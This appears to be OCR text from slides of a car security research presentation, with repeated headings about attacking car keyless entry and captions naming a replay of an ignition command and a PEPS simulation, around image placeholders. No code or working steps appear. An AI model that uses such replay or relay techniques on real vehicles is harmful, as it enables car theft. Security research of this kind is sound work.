


Post-Pentest Researching of Car

Attacking car keyless entry

Replay ignition command start






Post-Pentest Researching of Car

Attacking car keyless entry


PEPS simulation starts



Post-Pentest Researching of Car

Attacking car keyless entry

